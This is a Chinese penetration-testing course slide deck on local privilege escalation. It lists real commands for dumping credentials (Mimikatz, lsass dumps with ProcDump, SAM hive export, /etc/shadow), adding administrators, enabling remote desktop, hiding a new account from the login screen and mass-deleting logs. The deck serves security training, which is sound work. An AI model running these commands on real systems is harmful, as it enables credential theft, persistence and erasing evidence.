渗透测试工程师技术实战课

主机提权

本地提权简介

- 已实现本地低权限账号登录
  - 获得账号密码
  - 远程溢出
- 如何使得系统获取更高权限
  - 进一步对目标进行控制
- 系统账号之间的权限隔离
  - 用户账号
  - 系统服务账号


本地提权简介

- Windows
  - User
  - Administrator
  - System
- Linux
  - User
  - Root

本地提权

- ADMIN提权为SYSTEM
  - 系统计划任务
  - 采用服务的方式去提权
  - 利用漏洞
  - 提权—Psexec
  - 进程注入 pinjector.exe

密码获取提权



C:\WINDOWS\system32\config\SAM

密码获取提权

- WCE(Windows Credential Editor) https://github.com/xymnal/wce
  - wce.exe –lv
  - wce.exe –g/w
- Mimikatz https://github.com/gentilkiwi/mimikatz/releases
  - privilege::debug
  - sekurlsa::logonpasswords
  - Lsadump::sam

密码获取提权

- ProcDump 导出本地数据（免杀）
  - https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump
  - procdump.exe -accepteula -ma lsass.exe lsass.dmp(文件大)
- Reg导出注册表
  - reg save hklm\sam sam.hive
  - reg save hklm\system system.hive
  - reg save hklm\security security.hive

收集敏感信息

- Linux
  - /etc/resolv.conf
  - /etc/passwd
  - /etc/shadow
  - whoami
  - Ifconfig –a,iptables –nL
  - log,history,ssh

收集敏感信息

- windows
  - ipconfig /all,ipconfig /displaydns,netstat –bnao,systeminfo
  - netsh firewall show state
  - net localgroup administrators username /add
  - net group "Domain Controllers" /domain
  - net share name$=C:\ /unlimited
  - net user username /active:yes/domain

收集敏感信息

- WMIC (Windows Management Instrumentation Command-Line，Windows管理工具命令行)，因为它是Windows最有用的命令行工具
- wmic nicconfig get ipaddress,macaddress
- wmic computersystem get username
- wmic process get caption, executablepath,commandline
- wmic process where name="calc.exe" call terminate
- wmic os get name,servicepackmajorversion
- wmic product get name,version
- wmic product where name=“name” call uninstall /nointeractive
- wmic /node:“machinename” path Win32_TerminalServiceSetting where AllowTSConnections=“0” call SetAllowTSConnections "1"

清除痕迹/隐藏

- 禁止在登陆界面显示新建账号
  - REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinLogon\SpecialAccounts\UserList" /v uname /T REG_DWORD /D 0
- del %WINDIR%*.log /a/s/q/f
- History
- 日志清除

谢谢观赏